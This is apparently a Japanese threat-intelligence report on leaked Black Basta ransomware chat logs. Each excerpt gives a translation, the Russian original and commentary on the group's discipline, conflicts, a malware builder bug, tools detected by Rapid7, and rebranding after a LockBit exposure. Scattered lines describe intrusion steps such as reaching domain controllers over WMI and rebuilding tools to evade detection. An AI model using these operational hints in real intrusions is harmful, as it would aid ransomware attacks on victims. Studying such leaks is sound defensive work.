けないのに、それじゃ時間の無駄だし、二重作業だよ [2024-06-20 19:13:57][ugway]：全く異論はない、それでやっていこう [2024-06-20 19:14:02][gg]：++ [2024-06-20 19:14:23][gg]：それに彼は技術的な面では鈍い [2024-06-20 19:14:26][gg]：彼には難しいんだ	2024-06-20 19:13:20, @usernameugway:matrix.bestflowers247.online, стабилизруемся будем делаьть только так 2024-06-20 19:13:41, @usernamegg:matrix.bestflowers247.online, он сидит добавляет прикинь) а ему звонить надо , потеря времени и двойная работа 2024-06-20 19:13:57, @usernameugway:matrix.bestflowers247.online, вообще не спорю тут - будем делать так 2024-06-20 19:14:02, @usernamegg:matrix.bestflowers247.online, ++ 2024-06-20 19:14:23, @usernamegg:matrix.bestflowers247.online, он еще тугой в техническом плане 2024-06-20 19:14:26, @usernamegg:matrix.bestflowers247.online, ему тяжело

この会話は、メンバー間の作業支援と作業効率に関する調整が行われている様子である。リーダーの gg は、技術的に不慣れなメンバーに対して他のメンバーと同様の配慮を求めており、役割に応じた支援の必要性と、二重作業の回避による効率化の意識が表れている。ugway もこれに同意し、支援体制の見直しに前向きな姿勢を見せていることから、組織内でのタスク遂行において能力差を考慮した柔軟な対応が重視されていることがうかがえる。

ツールビルダーのバグ対応を協議する会話

日本語訳	原文
[2024-05-24 08:16:39][yy]：＊ このシングルは調子が悪い、スピードが遅くてピンが高い（今日から始まった） [2024-05-24 09:27:38][gg]：バグがあるんだ [2024-05-24 09:27:56][gg]：ビルダーのファイル部分で [2024-05-24 09:28:11][gg]：セーフモードのチェックを入れると、全部その設定で作られる [2024-05-24 09:28:18][gg]：exe のことね [2024-05-24 09:28:29][gg]：チェックを入れなければビルドされない [2024-05-24 09:28:33][gg]：なんでそうなるんだ？ [2024-05-24 09:28:40][gg]：昨日ネットワークで気づいたんだよ	2024-05-24 08:16:39, @usernameyy:matrix.bestflowers247.online, * этот сингл плохо работает, низкая скорость и высокий пинг (началось только сегодня) 2024-05-24 09:27:38, @usernamegg:matrix.bestflowers247.online, у нас бага 2024-05-24 09:27:56, @usernamegg:matrix.bestflowers247.online, в биледере файлов 2024-05-24 09:28:11, @usernamegg:matrix.bestflowers247.online, когда мы ставим галку сейфмод все файлы он делает с ним

[2024-05-24 09:29:17][yy]：それで合ってると思うよ）セーフモードは別でビルドするべきだね [2024-05-24 09:30:02][gg]：全ファイル一緒にビルドできないの？ [2024-05-24 09:30:13][gg]：今セーフモードなしのセットをビルドしてる [2024-05-24 09:30:16][yy]：dll をセーフモードなしにする必要があるってこと？ [2024-05-24 09:30:23][yy]：それともどういうこと？ [2024-05-24 09:30:40][yy]：それか、さらに +safe の exe を 1 個追加する？ [2024-05-24 09:30:43][yy]：セットに 1 つの exe として [2024-05-24 09:30:44][yy]：含めるってこと [2024-05-24 09:31:00][gg]：うん	2024-05-24 09:28:18, @usernamegg:matrix.bestflowers247.online, ну я про exe 2024-05-24 09:28:29, @usernamegg:matrix.bestflowers247.online, а если галку не ставишь он не делает 2024-05-24 09:28:33, @usernamegg:matrix.bestflowers247.online, как так ? 2024-05-24 09:28:40, @usernamegg:matrix.bestflowers247.online, мы вчера это не сетке чухнули 2024-05-24 09:29:17, @usernameyy:matrix.bestflowers247.online, вроде всё верно) сейф надо отдельно билдить 2024-05-24 09:30:02, @usernamegg:matrix.bestflowers247.online, нельзя билдит вместе все файлы ? 2024-05-24 09:30:13, @usernamegg:matrix.bestflowers247.online, я билжу сейчас комплект без сейф мода 2024-05-24 09:30:16, @usernameyy:matrix.bestflowers247.online, надо сделать чтобы dll была без сейфа? 2024-05-24 09:30:23, @usernameyy:matrix.bestflowers247.online, или как 2024-05-24 09:30:40, @usernameyy:matrix.bestflowers247.online, или добавить еще сверху +safe 2024-05-24 09:30:43, @usernameyy:matrix.bestflowers247.online, один exe 2024-05-24 09:30:44, @usernameyy:matrix.bestflowers247.online, в комплект 2024-05-24 09:31:00, @usernamegg:matrix.bestflowers247.online, да

この会話は、ツールのビルド工程における技術的なバグの検出と、その対応策を議論している様子である。gg は、セーフモードの設定に関するビルダー側の不具合を特定し、ネットワーク上での挙動から問題を把握している。yy はそれに対し、ビルド構成の分離やファイルの統合方法について代替案を提示しており、

技術的な障害に対して協調的かつ実務的に対応しようとする姿勢が見られる。全体として、現場レベルでの迅速なバグ報告と実装手順の見直しが行われる過程が示されている。

私生活と作業の境界があいまいな拠点内のやりとり

日本語訳	原文
[2024-04-10 14:52:35][gg]：今のところ部屋で寝てる [2024-04-10 14:52:49][cc]：着いたの？大丈夫？ [2024-04-10 14:52:50][gg]：また顔全体に麻酔打たれて、鼻を切開されたよ [2024-04-10 14:52:54][gg]：うんうん [2024-04-10 14:52:59][gg]：もうずっと自分の部屋にいる [2024-04-10 14:53:07][gg]：今からご飯行く [2024-04-10 14:53:08][gg]：寝てた [2024-04-10 14:53:11][cc]：えっ！まあいいか、まだ来てないと思ってたよ [2024-04-10 14:53:12][gg]：お願い、やってくれ [2024-04-10 14:53:20][gg]：寝てたんだ [2024-04-10 14:53:24][cc]：うん、5 分でファイル探すね	2024-04-10 14:52:35, @usernamegg:matrix.bestflowers247.online, я сплю в комнате пока 2024-04-10 14:52:49, @usernamecc:matrix.bestflowers247.online, а ты приехал? все норм? 2024-04-10 14:52:50, @usernamegg:matrix.bestflowers247.online, у меня опять все лицо обкололи обеболом и надрез сделали в носе 2024-04-10 14:52:54, @usernamegg:matrix.bestflowers247.online, да да 2024-04-10 14:52:59, @usernamegg:matrix.bestflowers247.online, я давно в комнатеу себя 2024-04-10 14:53:07, @usernamegg:matrix.bestflowers247.online, сейчас поесть пойду 2024-04-10 14:53:08, @usernamegg:matrix.bestflowers247.online, спал 2024-04-10 14:53:11, @usernamecc:matrix.bestflowers247.online, ебать! ну ок а то мы думаем что тебя еще нет 2024-04-10 14:53:12, @usernamegg:matrix.bestflowers247.online, сделай плз 2024-04-10 14:53:20, @usernamegg:matrix.bestflowers247.online, я спал 2024-04-10 14:53:24, @usernamecc:matrix.bestflowers247.online, ага пять мин ищу файлы

この会話は、拠点内での生活と攻撃活動が完全に融合している様子である。gg は自室で休んでいたことを伝えつつ、「お願い、やってくれ」と作業依頼を即座に行っており、cc も「5 分でファイル探すね」と迅速に応じている。両者のやりとりからは、日常的な生活の流れと作業指示が切れ目なく連続して行われており、私生活と犯罪活動の区別があいまいな状態で拠点内に常駐している状況が読み取れる。

組織内の規律と役割意識を促す日常的な会話

日本語訳	原文
[2023-12-20 07:47:02][gg]：おはよう [2023-12-20 08:09:29][gg]：GOC [2023-12-20 08:09:34][gg]：が必要だ [2023-12-20 08:37:47][gg]：兄弟よ、朝は遅れずに来てくれ。君の若くて素晴らしい体が睡眠を欲しているのは理解しているけど、僕たちは仕事をしなきゃいけないんだ。もっと責任感を持ってくれ。 [2023-12-20 08:38:00][gg]：* 兄弟よ、朝は遅れずに来てくれ。君の若くて素晴らしい体が睡眠を欲しているのは理解しているけど、僕たちは仕事をしなきゃいけないんだ。もっと責任感を持ってくれ。 [2023-12-20 08:47:31][w]：いるよ [2023-12-20 08:47:34][w]：おはよう [2023-12-20 08:47:37][w]：> <@usernamegg:matrix.bestflowers247.online> GOC ？ [2023-12-20 08:47:59][w]：実はもっと早く来てたよ [2023-12-20 08:48:30][w]：自分の時間で 7 時、君の時間で 9 時くらいに。今ちょっとだけボット修正したし、パネルも少し変えたよ	2023-12-20 07:47:02, @usernamegg:matrix.bestflowers247.online, доброе утро 2023-12-20 08:09:29, @usernamegg:matrix.bestflowers247.online, GOC 2023-12-20 08:09:34, @usernamegg:matrix.bestflowers247.online, нужен мне 2023-12-20 08:37:47, @usernamegg:matrix.bestflowers247.online, братец приходи с утра не опаздывай, я понимаю что твой прекрасный молодой организм требует сна, но нам нужно работать. Будь более ответсвенный. 2023-12-20 08:38:00, @usernamegg:matrix.bestflowers247.online, * братец приходи с утра не опаздывай, я понимаю что твой прекрасный молодой организм требует сна, но нам нужно работать. Будь более ответственный. 2023-12-20 08:47:31, @w:matrixtcFJHPDblmt2rg.network, Я тут 2023-12-20 08:47:34, @w:matrixtcFJHPDblmt2rg.network, ПРивет 2023-12-20 08:47:37, @w:matrixtcFJHPDblmt2rg.network, > <@usernamegg:matrix.bestflowers247.online> GOC ？ 2023-12-20 08:47:59, @w:matrixtcFJHPDblmt2rg.network, Я еще раньше даже пришел 2023-12-20 08:48:30, @w:matrixtcFJHPDblmt2rg.network, часов в 7 по своему, в 9 по твеому, щас чутка переписал бота еще, в панели чутка поменял

この会話は、時間に関する規律と作業報告が拠点内で共有されている様子である。gg は、朝の遅刻を非難する形で責任感を促しつつも、冗談を交えた言い回しでコミュニケーションを図っており、一定の上下関係がありつつも、柔らかな統率スタイルが垣間見える。一方で、w はすでに作業を始めていたことを報告し、

ボット修正やパネル変更といった作業内容を具体的に共有しており、拠点内での技術作業が日常的に進行している実態が確認できる。

グループの意思決定

他組織の摘発を受けて身元判明リスクの懸念とリブランドを検討する様子

日本語訳	原文
[2024-05-07 15:13:33][yy]：LockBit にしては 1000 万（ルーブル）はちょっとしょぼいな [2024-05-07 15:13:39][gg]：いや、Google によると彼はヴォロネジ出身らしい [2024-05-07 15:14:12][gg]：@usernameyy:matrix.bestflowers247.online が言ってた「LockBit にしては 1000 万はしょぼい」に対して それはいつだって良くない（やつがいくらで売られたかなんてどうでもいい、自分たちの身を守ることを考えるべき） [2024-05-07 15:14:28][yy]：まあ分かるよ [2024-05-07 15:14:41][gg]：そういうこともある [2024-05-07 15:14:46][gg]：どういうわけか彼の写真にまでたどり着いたらしい [2024-05-07 15:14:50][gg]：彼が誰か突き止めたってことだ [2024-05-07 15:15:04][yy]：もしそれが本当に彼なら、かなりみっともない結末だな [2024-05-07 15:15:09][yy]：リブランディングだったとしても、違ったとしても [2024-05-07 15:16:40][gg]：俺たちもそろそろ Basta から離れた方がいいかもな [2024-05-07 15:17:06][gg]：お前、あれが Basta の作ったものだってバレないように書けるか？ [2024-05-07 15:17:22][yy]：痕跡はいつだって残るよ） [2024-05-07 15:17:28][yy]：アウトソースするしかないな [2024-05-07 15:17:47][yy]：コードとかソフトはまだ大丈夫だけど、サイトは無理だな [2024-05-07 15:18:36][gg]：ああ、だから誰か探さないといけないな…	2024-05-07 15:13:33, @usernameyy:matrix.bestflowers247.online, 10кк как то тухло для локбита 2024-05-07 15:13:39, @usernamegg:matrix.bestflowers247.online, нет , гоогле пишет что он из Воронежа 2024-05-07 15:14:12, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> 10кк как то тухло для локбита　это всегда плохо (похуй сколько за него объясвили подумать нужно нам о своих шкурках) 2024-05-07 15:14:28, @usernameyy:matrix.bestflowers247.online, да понятно 2024-05-07 15:14:41, @usernamegg:matrix.bestflowers247.online, имеет место быть 2024-05-07 15:14:46, @usernamegg:matrix.bestflowers247.online, как то до его фото даже дотянулись 2024-05-07 15:14:50, @usernamegg:matrix.bestflowers247.online, узнали кто он такой 2024-05-07 15:15:04, @usernameyy:matrix.bestflowers247.online, если это реально он, то получилось очень жидко 2024-05-07 15:15:09, @usernameyy:matrix.bestflowers247.online, ребрендинг или нет 2024-05-07 15:16:40, @usernamegg:matrix.bestflowers247.online, нам бы тоже пора уходить от басты

[2024-05-07 15:18:41][gg]：お前がそいつを監督できるような人を [2024-05-07 15:19:00][gg]：次のシーズンには確実に必要になる [2024-05-07 15:19:07][gg]：Basta と並行して動かすことになるな	2024-05-07 15:17:06, @usernamegg:matrix.bestflowers247.online, ты сможешь написать так что бы они не поняли что это создатель басты 2024-05-07 15:17:22, @usernameyy:matrix.bestflowers247.online, следы всегда будут) 2024-05-07 15:17:28, @usernameyy:matrix.bestflowers247.online, на аутсорс если отдавать только 2024-05-07 15:17:47, @usernameyy:matrix.bestflowers247.online, плюсы то еще ладно сам софт смогу, сайт нет 2024-05-07 15:18:36, @usernamegg:matrix.bestflowers247.online, > <@usernameyy:matrix.bestflowers247.online> плюсы то еще ладно сам софт смогу, сайт нет ага , вот надо уже присматривать нам кого то... 2024-05-07 15:18:41, @usernamegg:matrix.bestflowers247.online, что бы ты его курировал 2024-05-07 15:19:00, @usernamegg:matrix.bestflowers247.online, на будущий сезон уж точно 2024-05-07 15:19:07, @usernamegg:matrix.bestflowers247.online, в паралель ставить бастой

他グループ（LockBit）の構成員が摘発・身元特定されたことを受け、Black Basta のメンバーが自らの身元露呈リスクを強く意識し、対応策を協議している様子である。

gg は、写真まで特定された状況に触れた上で、「俺たちもそろそろ Basta から離れた方がいいかも」と発言しており、実名特定の可能性が組織活動に与える心理的影響とリスク認識の高まりが表れている。また、痕跡を消すことの困難さが語られ、「アウトソース」や「監督できる人材の確保」といった対策も検討されており、Black Basta が偽装と再編を現実的に検討していることが読み取れる。

活動基盤への侵害に対するリーダーの危機的判断の様子

日本語訳	原文
[2024-05-23 12:28:02][gg]：今、ネットワークが [2024-05-23 12:28:07][gg]：全部ぶっ壊した [2024-05-23 12:28:15][gg]：クレデンシャルをロックしてる [2024-05-23 12:28:28][gg]：俺たちのツール全部バレてる [2024-05-23 12:28:32][gg]：行動も全部監視されてる [2024-05-23 12:28:40][gg]：動くようにするには全部別の言語で書き直す必要がある [2024-05-23 12:28:53][gg]：2 人だけ残すつもり [2024-05-23 12:29:07][gg]：お前は座って、全部 Python で書き直せ [2024-05-23 12:29:09][gg]：今までやってたこと全部 [2024-05-23 12:29:12][gg]：彼らのために [2024-05-23 12:29:17][gg]：$$ を要求してる [2024-05-23 12:29:24][gg]：これ全部使っても意味ないって言ってる [2024-05-23 12:29:32][gg]：今、彼はすごいネットワークから追い出された [2024-05-23 12:29:32][yy]：Python はネットワーク上では動かせないよ、Linux マシンでしか無理 [2024-05-23 12:29:35][gg]：rapid7 [2024-05-23 12:29:39][gg]：完全に読み取られた	2024-05-23 12:28:02, @usernamegg:matrix.bestflowers247.online, сейчас сетка 2024-05-23 12:28:07, @usernamegg:matrix.bestflowers247.online, уебала все 2024-05-23 12:28:15, @usernamegg:matrix.bestflowers247.online, лочат кредыы 2024-05-23 12:28:28, @usernamegg:matrix.bestflowers247.online, все инструменты палит наши 2024-05-23 12:28:32, @usernamegg:matrix.bestflowers247.online, все движения палит 2024-05-23 12:28:40, @usernamegg:matrix.bestflowers247.online, все переписывать надо на другом языке что бы работало 2024-05-23 12:28:53, @usernamegg:matrix.bestflowers247.online, оставлю двоих человек 2024-05-23 12:29:07, @usernamegg:matrix.bestflowers247.online, тебе надо сесть все на питоп переписать 2024-05-23 12:29:09, @usernamegg:matrix.bestflowers247.online, все что ты делал 2024-05-23 12:29:12, @usernamegg:matrix.bestflowers247.online, для них 2024-05-23 12:29:17, @usernamegg:matrix.bestflowers247.online, $$ просит 2024-05-23 12:29:24, @usernamegg:matrix.bestflowers247.online, нету смысла говорит все это юзать

	2024-05-23 12:29:32, @usernamegg:matrix.bestflowers247.online, его сейчас выпнули с сетки крутой 2024-05-23 12:29:32, @usernameyy:matrix.bestflowers247.online, питон на сетке не запустишь же, его только на линукс машине 2024-05-23 12:29:35, @usernamegg:matrix.bestflowers247.online, rapid7 2024-05-23 12:29:39, @usernamegg:matrix.bestflowers247.online, его полностью считала

「Rapid7」は脅威検知や侵入監視を行うソリューションであり、攻撃者の行動が高度に可視化されていたことを示唆する。既存ツール群が使用不能となった中、gg は「すべてを Python で書き直せ」と命令し、再構築を指示している。このやりとりからは、想定外の防御策によって攻撃が無力化されたため、迅速な体制の立て直しを図っている様子が見て取れる。

攻撃活動と感情の分離を語る会話

日本語訳	原文
[2024-04-19 10:37:52][nickolas]：ビジネス関係だといつもシンプルだよ、感情なんてない。タスクをこなせば「すごい！」、やらなければ「消えろ」って感じだよ [2024-04-19 10:38:04][gg]：> <@nickolas:talks.icu> ただここは友情とかそんな感じだと思ってた))) ビジネス、特に金が絡む場所に友情なんてないよ [2024-04-19 10:38:22][gg]：半年前にランサムに誘ったやつを外したんだ [2024-04-19 10:38:22][nickolas]：残念だね :) [2024-04-19 10:38:27][gg]：そいつは最初から一緒にいた仲間だったんだけど [2024-04-19 10:38:43][gg]：でもあいつの周りの奴らが調子乗りすぎてたんだ [2024-04-19 10:39:01][gg]：だから、人間の本性ってのは近視眼的で浅はかだよな	2024-04-19 10:37:52, @nickolas:talks.icu, а когда деловые отношения, там всегда все проще, нет эмоций, сделал задачи - красавчик, не сделал идешь нахуй) 2024-04-19 10:38:04, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> просто тут вроде и дружба и все такое)))　нету в бизе где бабки дружбы 2024-04-19 10:38:22, @usernamegg:matrix.bestflowers247.online, я пол года назад убрал чела которого в рансом позвал 2024-04-19 10:38:22, @nickolas:talks.icu, Увы :) 2024-04-19 10:38:27, @usernamegg:matrix.bestflowers247.online, он был с первых дней со мной 2024-04-19 10:38:43, @usernamegg:matrix.bestflowers247.online, но его коллектив схавал что уже ахуевать начал

	2024-04-19 10:39:01, @usernamegg:matrix.bestflowers247.online, так что сущность или сучность людская недалеких

この会話は、Black Basta 内部における人間関係と組織活動に対する意識の隔たりを示す様子である。nickolas は、攻撃活動においては成果がすべてであり、感情は不要とする立場を明確に述べている。一方で gg は、当初は「友情」のような関係を期待していたことを語っているが、結果的には元メンバーの素行が全体に悪影響を及ぼすと判断して、その人を外す判断を下した過去を共有しており、個人的な人間関係よりも成果を優先する現実が語られている。

技術情報の保護と内部再編を巡る会話

日本語訳	原文
[2024-05-04 08:14:25][nickolas]：自分用と、社内のペンテストチーム向けだよ [2024-05-04 08:14:31][gg]：今は俺たちが何を学んで、どうスキルを上げたか話すことはできない [2024-05-04 08:14:44][nickolas]：他に使う相手いないしね :-) [2024-05-04 08:14:54][gg]：知的財産だからさ [2024-05-04 08:15:22][gg]：彼らにはまだ長い道のりがあると理解してる [2024-05-04 08:15:46][nickolas]：いや、その部署は再編成するつもりだよ)	2024-05-04 08:14:25, @nickolas:talks.icu, Для себя, для внутренней команды по пентесту. 2024-05-04 08:14:31, @usernamegg:matrix.bestflowers247.online, я не могу рассказывать сейчас чему мы обучились и как прокачали своей скил 2024-05-04 08:14:44, @nickolas:talks.icu, Мне больше не для кого :-) 2024-05-04 08:14:54, @usernamegg:matrix.bestflowers247.online, интеллектуальная собственность 2024-05-04 08:15:22, @usernamegg:matrix.bestflowers247.online, у них еще долгий путь как понимаю 2024-05-04 08:15:46, @nickolas:talks.icu, Не, я реструктурировать буду это подразделение)

この会話は、技術的知見の共有に対する慎重な姿勢と、内部構造の再編に関する意図が示されている様子である。gg は、自分たちが得た知識やスキルを「知的財産」と表現し、それを他者と共有しない方針を明確にしている。これは、外部や他部門への情報流出を防ぐという目的ととらえることができ、組織内でも情報は階層的に管理されていることを示唆している。

タイムマネジメント意識を強調する会話

日本語訳	原文
[2023-11-15 08:21:33][hh]：おはよう、始めましょう [2023-11-15 08:31:53][gg]：昨日は何時まで作業してたの？ [2023-11-15 08:32:07][gg]：> <@usernamehh:matrix.bestflowers247.online> おはよう、始めましょう　時間は 11:31、今から始めるの？ [2023-11-15 08:32:12][gg]：ヨーロッパ向けを起動した [2023-11-15 08:32:27][jj]：++ [2023-11-15 08:32:40][gg]：2 つの質問はまだ有効だよ [2023-11-15 08:33:30][jj]：12 時ちょっと過ぎに終わったよ [2023-11-15 08:44:55][gg]：> <@usernamegg:matrix.bestflowers247.online> 時間は 11:31、今から始めるの？　これは遅すぎるよ、10 時には全員揃っているべきだ	2023-11-15 08:21:33, @usernamehh:matrix.bestflowers247.online, доброе, начинаем 2023-11-15 08:31:53, @usernamegg:matrix.bestflowers247.online, вы вчера до скольки сидели ? 2023-11-15 08:32:07, @usernamegg:matrix.bestflowers247.online, > <@usernamehh:matrix.bestflowers247.online> доброе, начинаем　время 11:31 вы только начинаете ? 2023-11-15 08:32:12, @usernamegg:matrix.bestflowers247.online, запустил по европу 2023-11-15 08:32:27, @usernamejj:matrix.bestflowers247.online, ++ 2023-11-15 08:32:40, @usernamegg:matrix.bestflowers247.online, два вопроса в силе 2023-11-15 08:33:30, @usernamejj:matrix.bestflowers247.online, в 12 с чем-то закончили 2023-11-15 08:44:55, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> время 11:31 вы только начинаете ?　это очень поздно , вы должны быть с 10 все тут

この会話は、Black Basta 内において活動の開始時刻や進捗管理に関する規律が意識されている様子である。gg は、hh の「始めましょう」という発言に対し、その時刻が 11:31 であることを指摘し、「10 時には全員揃っているべきだ」と明言している。これは組織内における明確な始業ルールが存在しており、遅れが指導・是正の対象となっていることを示している。

一方で、jj は「12 時ちょっと過ぎに終わった」と前日の作業時間を報告しており、長時間の作業が常態化している中でも、翌日の開始時刻に対する厳格な姿勢が維持されていることが読み取れる。全体として、組織の生産性と統率を確保するため、日々のタイムマネジメントが重要視されているやりとりである。

役割分担の認識の違いによる対立を表す会話

日本語訳	原文
[2023-12-27 21:54:01][gg]：それはお前の仕事だ [2023-12-27 21:54:06][gg]：ファイルの探し方を理解しなければならない [2023-12-27 21:54:10][gg]：もうすでに指示を出しただろ [2023-12-27 21:54:18][gg]：どのファイルが見つけられないんだ？ ～～～ 中略 ～～～ [2023-12-27 22:00:17][gg]：見つけられなかったものを送ってくれ [2023-12-27 22:00:20][gg]：今すぐに [2023-12-27 22:00:31][gg]：お前どうなってるんだ？ [2023-12-27 22:00:47][gg]：やることやらずに帰ったな！それで給料がもらえると思ってるのか？）それはお前の仕事だ ～～～ 中略 ～～～ [2023-12-27 22:11:21][tinker]：それが俺の仕事だって言ったのは今日が初めてだろ [2023-12-27 22:11:29][tinker]：いきなり新しい責任を追加しただけじゃないか [2023-12-27 22:11:44][gg]：それはずっとお前の仕事だ	2023-12-27 21:54:01, @usernamegg:matrix.bestflowers247.online, это твоя работа 2023-12-27 21:54:06, @usernamegg:matrix.bestflowers247.online, ты должен понять как искать файлы 2023-12-27 21:54:10, @usernamegg:matrix.bestflowers247.online, я тебе дал уже команды 2023-12-27 21:54:18, @usernamegg:matrix.bestflowers247.online, какой файл найти не можешь ? [omitted] 2023-12-27 22:00:17, @usernamegg:matrix.bestflowers247.online, и скинь мне что ты не нашел 2023-12-27 22:00:20, @usernamegg:matrix.bestflowers247.online, сейчас 2023-12-27 22:00:31, @usernamegg:matrix.bestflowers247.online, как ты там можешь ? 2023-12-27 22:00:47, @usernamegg:matrix.bestflowers247.online, не сделал дело и ушел ! за что тебе платить ?) это твоя работа [omitted] 2023-12-27 22:11:21, @tinker:matrix.bestflowers247.online, ты сказал что это моя работа только сегодня 2023-12-27 22:11:29, @tinker:matrix.bestflowers247.online, ты просто прописал новую обязанность сходу 2023-12-27 22:11:44, @usernamegg:matrix.bestflowers247.online, это всегда твоя работа

この会話は、役割分担と責任範囲をめぐる対立が顕在化している様子である。gg は「それはお前の仕事だ」と繰り返し強調し、指示を守らず帰宅したことに対して強い口調で非難している。一方で tinker は、「今

日初めて言われた」「いきなり責任を追加された」と反論しており、タスクの認識に食い違いがあること、あるいは作業の属人化や口頭指示に依存した管理体制の限界が表面化している。

このようなやりとりからは、組織内の権限の不透明さ、責任所在のあいまいさ、そしてそれがもたらす感情的衝突と作業の停滞リスクが読み取れる。また、gg の強硬な姿勢からは、メンバーへの従属的期待とリーダーシップスタイルの圧力的傾向も示されている。

常時対応できる状態を最優先とする組織文化が表れた会話

日本語訳	原文
[2024-06-10 08:53:26][yy]：＊ おはよう）私の勤務スケジュールってどうなってるの？ [2024-06-10 09:10:39][gg]：いつも通りだよ [2024-06-10 09:10:43][gg]：やあ [2024-06-10 09:10:59][gg]：朝から晩までネットに繋がってること [2024-06-10 09:11:06][gg]：何も変わってない [2024-06-10 09:11:17][gg]：どこか行くならモデムとノート PC を持っていけ ～～～ 中略 ～～～ [2024-06-10 09:11:42][yy]：> <@usernamegg:matrix.bestflowers247.online> どこか行くならモデムとノート PC を持っていけって、それは持って行くとして、ネットがないときは？ ～～～ 中略 ～～～ [2024-06-10 09:12:36][gg]：問題ないよ	2024-06-10 08:53:26, @usernameyy:matrix.bestflowers247.online, * Доброе) какой режим работы у меня? 2024-06-10 09:10:39, @usernamegg:matrix.bestflowers247.online, такой же как всегда 2024-06-10 09:10:43, @usernamegg:matrix.bestflowers247.online, привет 2024-06-10 09:10:59, @usernamegg:matrix.bestflowers247.online, с утра до вечера должен быть в сети 2024-06-10 09:11:06, @usernamegg:matrix.bestflowers247.online, ничего не измнилось 2024-06-10 09:11:17, @usernamegg:matrix.bestflowers247.online, если куда то пошел бери модем и бук с собой [omitted] 2024-06-10 09:11:42, @usernameyy:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> если куда то пошел бери модем и бук с собой это с собой, а без сети можно? [omitted] 2024-06-10 09:12:36, @usernamegg:matrix.bestflowers247.online, все нормально

この会話は、Black Basta において常時接続型での参加が強いられていることを示す会話である。yy の「勤務スケジュール」の問いに対し、gg は「朝から晩までネットに繋がってること」と返答し、特定の活動時間やシフトは存在せず、常時オンライン状態が前提となっていることが示唆される。また、外出の際には「モ

デムとノート PC を持って行け」と指示されており、行動の自由やオフライン時間さえも制限される従属的な活動環境が読み取れる。

下位のメンバーに対する教育の難しさ

下位メンバーの技術的自立と依存の狭間で葛藤する様子

日本語訳	原文
[2023-10-31 10:07:01][ss]：TT の件だけど [2023-10-31 10:07:28][ss]：あいつは責任を持つのを嫌がってる。自分のプランから外れることするのが怖いだけ [2023-10-31 10:07:51][ss]：俺が何か言って、それで全部崩れたら「〇〇が言ったからやった」って言うだけ [2023-10-31 10:08:26][ss]：今は WMI 経由で DC に接続して他の DC かサーバーに ping 打てって言った。sorted もそこで取れる [2023-10-31 10:11:37][ss]：俺が言ったことなんて基本中の基本だし、別に俺が新しく考えたわけじゃない。俺や NN がいなくても知ってるべきことだ [2023-10-31 10:23:33][gg]：イライラして帰ってきた？誰かの影響受けた？ [2023-10-31 10:23:45][gg]：NN はすごくネガティブだ、それじゃダメだ [2023-10-31 10:23:47][ss]：いや [2023-10-31 10:23:48][gg]：作業して、サポートしてやってくれ [2023-10-31 10:23:52][gg]：説明してやれ [2023-10-31 10:24:08][ss]：新しいことはね、 [2023-10-31 10:24:08][ss]：でも古いことは何のために [2023-10-31 10:24:11][gg]：君から「それぐらい知ってるべきだ」なんて聞きたくない [2023-10-31 10:24:47][gg]：昨日はあいつ完全に詰まってたよ。俺も助け方が分からなかった。経験ないけど手助けはしたかったんだ [2023-10-31 10:24:51][ss]：そういう意味で言ったんじゃない	2023-10-31 10:07:01, @usernamess:matrix.bestflowers247.online, по поводу TT 2023-10-31 10:07:28, @usernamess:matrix.bestflowers247.online, он не хочет брать на себя ответственность потому что тупо боится что то сделать что выбивыается из его программы 2023-10-31 10:07:51, @usernamess:matrix.bestflowers247.online, если я ему подскажу что то и потом у него все отвалится он просто скажет что вот $$ мне сказал и я сделал 2023-10-31 10:08:26, @usernamess:matrix.bestflowers247.online, щас я ему сказал чтоб он подключился на ДЦ по wmi и пинганул другие дц или сервера, так же можно снять сортед там 2023-10-31 10:11:37, @usernamess:matrix.bestflowers247.online, то что я ему сказал - это элентарные вещи, не что то новое что я придумал или вычитал. он ДОЛЖЕН это знать без меня или NN 2023-10-31 10:23:33, @usernamegg:matrix.bestflowers247.online, настроенный приехал ? под влияние попал ? 2023-10-31 10:23:45, @usernamegg:matrix.bestflowers247.online, NN очень негативит , так не должно быть 2023-10-31 10:23:47, @usernamess:matrix.bestflowers247.online, нет

[2023-10-31 10:25:03][ss]：決断を一人でできないって話をしてた
[2023-10-31 10:25:23][gg]：あー、俺が育てたやつらが「自分で分かるべきだ」とか言い出すとはな
[2023-10-31 10:25:47][gg]：手助けしないと、常に。それで成果が出る
[2023-10-31 10:25:52][gg]：NN の言うこと聞いてるとろくなことにならん
[2023-10-31 10:25:56][gg]：あいつは超ネガティブだ
[2023-10-31 10:26:12][ss]：俺は決断できないって話をしてただけで、助けないとは言ってない
[2023-10-31 10:26:16][ss]：単に意見を言っただけ
[2023-10-31 10:26:19][gg]：チームでやる仕事なんだから、無駄なことでギスギスするな
[2023-10-31 10:26:21][ss]：アドバイスはした
[2023-10-31 10:26:29][ss]：でもそれはおかしいって話をした
[2023-10-31 10:26:30][gg]：昨日 DC に接続するのも怖がってた
[2023-10-31 10:26:42][gg]：あそこが混乱するのは目に見えてるし、潰れるのも時間の問題
[2023-10-31 10:26:46][ss]：> <@usernamegg:matrix.bestflowers247.online> 昨日 DC に接続するのを怖がってた 決断を恐れてたんだ
[2023-10-31 10:27:29][gg]：そうだな、君が助言くれると思って待ってたんだ。俺ならその場で助言して一緒にやってたけど、俺は運用担当じゃないんだ（やれと言われればやるけど）
[2023-10-31 10:27:50][ss]：今も「データ送るからやって」って言ってるけど、自分でやるべきなんだよ。それができないなら、俺はダメな教師ってことになる
[2023-10-31 10:28:19][gg]：そう、自分でやるべき
[2023-10-31 10:28:22][gg]：自分でやれって言うんだ

2023-10-31 10:23:48, @usernamegg:matrix.bestflowers247.online, делай, помогай
2023-10-31 10:23:52, @usernamegg:matrix.bestflowers247.online, объяснсяй
2023-10-31 10:24:08, @usernamess:matrix.bestflowers247.online, Новое, да
2023-10-31 10:24:08, @usernamess:matrix.bestflowers247.online, а старое то зачем
2023-10-31 10:24:11, @usernamegg:matrix.bestflowers247.online, я не хочу это слушать от тебя "он ДОЛЖЕН это знать без меня или NN
2023-10-31 10:24:47, @usernamegg:matrix.bestflowers247.online, он в тупике был вчера, я тоже не знаю чем помочь у меня нету опыта раскрутки , я не кручу но пиздец как хочу помочь.
2023-10-31 10:24:51, @usernamess:matrix.bestflowers247.online, так я не к тому говорю
2023-10-31 10:25:03, @usernamess:matrix.bestflowers247.online, а про то что он принять решение не может без других
